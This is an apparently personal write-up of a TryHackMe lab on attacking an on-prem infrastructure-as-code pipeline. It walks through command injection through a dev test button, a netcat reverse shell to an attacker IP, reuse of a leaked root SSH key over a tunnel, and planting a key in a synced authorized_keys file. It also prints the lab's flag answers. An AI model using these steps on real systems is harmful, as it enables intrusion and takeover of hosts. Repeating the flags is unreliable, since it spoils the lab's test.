Iac Challenge

▼ Task 7 - Attacking On-Prem IaC


▼ Lab

▼ Context

Now that you have learned how on-prem IaC deployments work and the security concerns that arise when using IaC, it is time to put your knowledge to the test. Start the machine attached to this task by pressing the green **Start Machine** button and wait for the machine to boot.

Note: In order for us to provide you with this challenge, a significant amount of software had to be kept at specific version levels. As such, the machine itself has some outdated software, which could be used with kernel exploits to bypass the challenge itself. However, if you choose to go this route of kernel exploitation to bypass the challenge and recover the flags, it will only affect your own learning opportunity. Our suggestion, try to solve the challenge by using what you have learned in this room about on-prem IaC!

Once the machine is booted, you can use SSH with the credentials below to connect to the machine:



Username	entry
Password	entry
IP	10.10.215.12


Once authenticated, you will find an IaC pipeline's scripts. Work through these files to identify vulnerabilities and attack the machines deployed by the IaC pipeline to ultimately gain full control of the pipeline! You can also use this SSH connection to "catch shells" as required. You will have to leverage these files together with what you learned in Task 5 to be able to compromise the pipeline!

To assist you on this journey, you can make use of the hints provided below. However, since the main goal is attacking an IaC pipeline, you are provided with the following:

- Nmap has been installed for you on the host, allowing you to scan the port range of the Docker network, if required.


- Use SSH to proxy out the traffic of the web application, or any other port, as required.
- You can use the SCP command of SSH to transfer out the IaC configuration files.


▼ Solution



- I ran `ls -la` to list all files (including hidden) and their permissions/owners in my home directory and noticed `iac`, which looked relevant to the IaC challenge.
- I ran `cd iac` to enter the IaC project directory so I could inspect its deployment files.
- I ran `ls -la` inside `iac` to view file metadata and found `Vagrantfile` and a `provision/` folder, which is noteworthy given the room focuses on on-prem IaC pipelines.

```
$ cat Vagrantfile
Vagrant.configure("2") do |config|
  # DB server will be the backend for our website
  config.vm.define "dbserver"  do |cfg|
    # Configure the local network for the server
    cfg.vm.network :private_network, type: "dhcp", docker_network__internal: true
    cfg.vm.network :private_network, ip: "172.20.128.3", netmask: "24"

    # Boot the Docker container and run Ansible
    cfg.vm.provider "docker" do |d|
      d.image = "mysql_vuln"
      d.env = {
        "MYSQL_ROOT_PASSWORD" => "mysecretpasswd"
      }
    end
  end


  # Webserver will be used to host our website
  config.vm.define "webserver"  do |cfg|
    # Configure the local network for the server
    cfg.vm.network :private_network, type: "dhcp", docker_network__internal: true
    cfg.vm.network :private_network, ip: "172.20.128.2", netmask: "24"

    # Link the shared folder with the hypervisor to allow data passthrough. Will remove later to harden
    cfg.vm.synced_folder "./provision", "/tmp/provision"
    cfg.vm.synced_folder "/home/ubuntu/", "/tmp/datacopy"

    # Boot the Docker container and run Ansible
    cfg.vm.provider "docker" do |d|
      d.image = "ansible"

      #d.cmd = ["ansible-playbook", "/tmp/provision/web-playbook.yml"]
      d.has_ssh = true

      # Command will keep the container active
      d.cmd = ["/usr/sbin/sshd", "-D"]
    end

    #We will connect using SSH so override the defaults here
    cfg.ssh.username = 'root'
    cfg.ssh.private_key_path = "/home/ubuntu/iac/keys/id_rsa"

    #Provision this machine using Ansible
    cfg.vm.provision "shell", inline: "ansible-playbook /tmp/provision/web-playbook.yml"
  end

end

$
```





1. The red-underlined IP `172.20.128.3` is the private network address assigned in the Vagrantfile to the **database server** container so that the webserver can connect to it internally.

2. The green-underlined IP `172.20.128.2` is the private network address assigned to the **webserver** container that is meant to serve the website inside the Docker/Vagrant network.
3. When I tried to access `172.20.128.2` directly from my host browser, it did not load because that private IP only exists inside the VM's internal Docker network and is not exposed to my host.
4. When I ran `curl http://172.20.128.2/` **from inside the VM**, it worked and showed the Flask app HTML because the VM itself is part of that private Docker network and can reach the container directly.

   This means we got to use pivoting because the targets (`172.20.128.x`) live on an internal Docker network the host/browser can't reach; pivoting routes your attacker machine's traffic through the VM so those internal IPs become reachable.

   IF you are still confused about the point above click below

   ▼ Click

   - **Different networks:**
     - The web + DB live on an **internal Docker/Vagrant network**: `172.20.128.0/24`.
     - `webserver` IP is **172.20.128.2**; `dbserver` is **172.20.128.3**.
     - Unless the host forwards ports, you **can't reach 172.20.128.2:22 from outside**.
     - You can still `curl` the website if **HTTP is exposed/forwarded** (e.g., via the host or another proxy), but SSH isn't.
   - **SSH is key-only (and for root):**
     - Vagrant sets:

       ```
       cfg.ssh.username = 'root'
       cfg.ssh.private_key_path = "/home/ubuntu/iac/keys/id_rsa"
       ```

     - That means **password logins likely won't work**; it expects that **specific private key**. So your `ssh root@...` with a password fails even if port 22 were reachable.
   - **Service binding & firewall:**

- The container runs sshd (`/usr/sbin/sshd -D`) but **probably bound only on the internal interface** and/or **not port-forwarded**.
- Firewalls (ufw/iptables/security groups) could allow **80/443** but **block 22**.

Tiny analogy: think of the website as a shopfront door on the street (HTTP open), while SSH is a staff-only back door **inside a gated courtyard** (private 172.20.128.0/24 + keycard). You can see the shop; you can't reach or unlock the back door.

Before going ahead, lets create a diagram to better understand the structure :

Tiny ASCII diagram

bash

```
[ Host / Vagrant ]
   ├─ webserver (docker, ansible, ssh)  172.20.128.2
   │     └─ /tmp/provision  <- synced from ./provision
   └─ dbserver  (docker, mysql_vuln)   172.20.128.3
         └─ MYSQL_ROOT_PASSWORD = mysecretpasswd
```

Now that we know that we cannot access the website directly, it means we have to create a simple SSH tunnel when needed, using the following method:

ASCII sketches

Local forward (`-L`):

scss Copy code

```
[Your Laptop localhost:LOCALPORT] --ssh--> [SSH Server] --(to)--> [Target Host:TARGETPORT]
```

Remote forward (`-R`):

scss Copy code


```
[Remote Host listening:REMOTEPORT] --ssh--> [SSH Server] --(to)--> [Your Laptop:LOCALPORT]
```

Dynamic/SOCKS (`-D`):

rust Copy code


```
Your apps -> SOCKS5 localhost:SOCKSPORT -> SSH -> Remote network (acts like proxy)
```

So for our case we are going to be using




```
# N tells SSH to not start a session
# The first port is the one that you will use on your local machine (8080)
# Add -f to keep it up in background
```


Then in our browser we type http://localhost:8080/ to get:




We then sign up with and try to enter with the login credentials:




This does not seem very useful, however the green button in the sign in screen seems quite interesting, so we are going to try to view the source code of it using inspect element:







if we then press the green button “(DEV) Test DB” we get



This means we are root and can find out where the file is located straight through the website by just trial and error:







▼ With this we find the answer to “What is the value stored in the flag1-of-4.txt file?”

THM{Dev.Bypasses.and.Checks.can.be.Dangerous}


But more importantly, we can potentially be a command injection vulnerability that we can exploit to gain access to the web server container.



We can do this by the help of burp, but it’s first essential to find out **where** `nc` **(netcat) is installed**. To do this we write **“which nc”**




After this we press forward and get this result:



This means now we can now use netcat to gain a revserse shell. So lets open a netcat:

and then in the command section write “ nc 10.10.141.47 1337 -e /bin/bash “ so it will look sommething like `_command=` **nc 10.10.141.47 1337 -e /bin/bash**


This was another way to get the flag1 but currently our focus is flag2 so we are going to ignore the flag1:



After obtaining a reverse shell on the web server, we can explore the `vagrant` folder available in the container.

Inside, we notice that, in addition to the public SSH key we could have accessed earlier as the `entry` user, there is also a private key associated with the `ubuntu` user.

Inside the `Vagrantfile`, we can see that the private key is taken from a specific folder belonging to the `ubuntu` user and it is associated with the `root` user.



So what we can do now is save that key and give it file permissions

```
root@ip-10-10-141-47:~# nano id_rsa
root@ip-10-10-141-47:~# chmod 400 id_rsa
root@ip-10-10-141-47:~# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn

NhAAAAAwEAAQAAAYEAv7dICsItmvVrK76VtPvPxcFhqM0ml1/EtkJ4MOiLPqliY82JXGdo

PT/tHRFbUuaDaxGdDvyYjWhCylkZFm4TehlFk/SdyWp27ibVu6TFjtI1N9BYIPrpbD+bou

lfg6lIxab7TeloTAe4ZRrIOroISceLzTfTq6KSEDBNnmOalRredAWGTfiq465nKgofvMhK
```

The `Vchmod 400` command in Linux sets the permissions of a file so that only the owner has read permissions, while all other permissions are denied for everyone else.

MAKE SURE: that the start does not have spaces, so instead of “ ———-BEGIN OPENSSH PRIVATE KEY———-” we have the CORRECT ONE “———-BEGIN OPENSSH PRIVATE KEY———-”. This is because
If there are **leading spaces**, **tab characters**, **wrong dash characters (— vs -)**, **extra characters**, or **Windows CRLFs**, the parser won’t recognise the file and SSH will fail to use it.

First, we can establish an SSH tunnel for port 22 of the web server, similar to what we did earlier for port 80.

This will allow us to connect directly from our machine. Alternatively, you can skip this step and connect by first logging in as the `entry` user on the target system.

1. **`ssh -f -N -L 2222:172.20.128.2:22 entry@MACHINE_IP`**

Now, we can easily connect via SSH by using the private key and specifying the `root` user.
2. **`ssh -i root_key -p 2222 root@127.0.0.1`**

```
root@ip-10-10-141-47:~# ssh -f -N -L 2222:172.20.128.2:22 entry@10.10.135.12
entry@10.10.135.12's password:
root@ip-10-10-141-47:~# ss -tnlp | grep 2222
LISTEN   0         128              127.0.0.1:2222             0.0.0.0:*       users:(("ssh",pid=26290,fd=5))
LISTEN   0         128                  [::1]:2222                [::]:*       users:(("ssh",pid=26290,fd=4))
root@ip-10-10-141-47:~# ssh -i /root/id_rsa -p 2222 root@127.0.0.1
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:2ArhtU0g4PeOwlkEAh9PVkiCScn2mx2Y9KpkpG9koms.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jan 23 13:10:15 2024 from 172.20.128.3
root@e485755d7773:~#
```

```
root@e485755d7773:~# ls
flag2-of-4.txt
root@e485755d7773:~# cat flag2-of-4.txt
THM{IaC.Deployment.Keys.Must.be.Removed}
```

▼ With this we find the answer to “What is the value stored in the flag2-of-4.txt file?”

THM{IaC.Deployment.Keys.Must.be.Removed}


For the next flag you literally just run the find command to find the directory it’s located inside of

▼ With this we find the answer to “What is the value stored in the flag3-of-4.txt file?”

THM{IaC.Shares.Should.be.Restricted}

> Hint: To perform provisioning in an IaC pipeline you need quite a bit of privileges. Often it is hard to determine exactly what privileges are needed, resulting in the permissions being too permissive.


Since the folders are synchronized between the `ubuntu` user's home directory on the host machine and the corresponding directory on the container, any changes made there can directly impact the original system.



Inside the `.ssh` folder of the `ubuntu` user, we don't find a private key to use.

However, we can edit the `authorized_keys` file to add our public key.

This change will be synchronized with the host machine, allowing us to obtain access as the `ubuntu` user.




Rest could not be bothered to document but watch from 1:26:49 for the rest =⇒ TryHackMe On-Premises IaC | infrastructure as code deployments

But basically you copy this into the authozized_keys file without spaces, and then connect by opening another tab and putting the command `ssh -i ubuntu@MACHINE_IP` .

We can now access the target as the `ubuntu` user, who has full permissions on the machine.

From there, we can switch to the `root` user and retrieve the final flag.



▼ With this we find the answer to “What is the value stored in the flag4-of-4.txt file?”

THM{Provisioners.Usually.Have.Privileged.Access}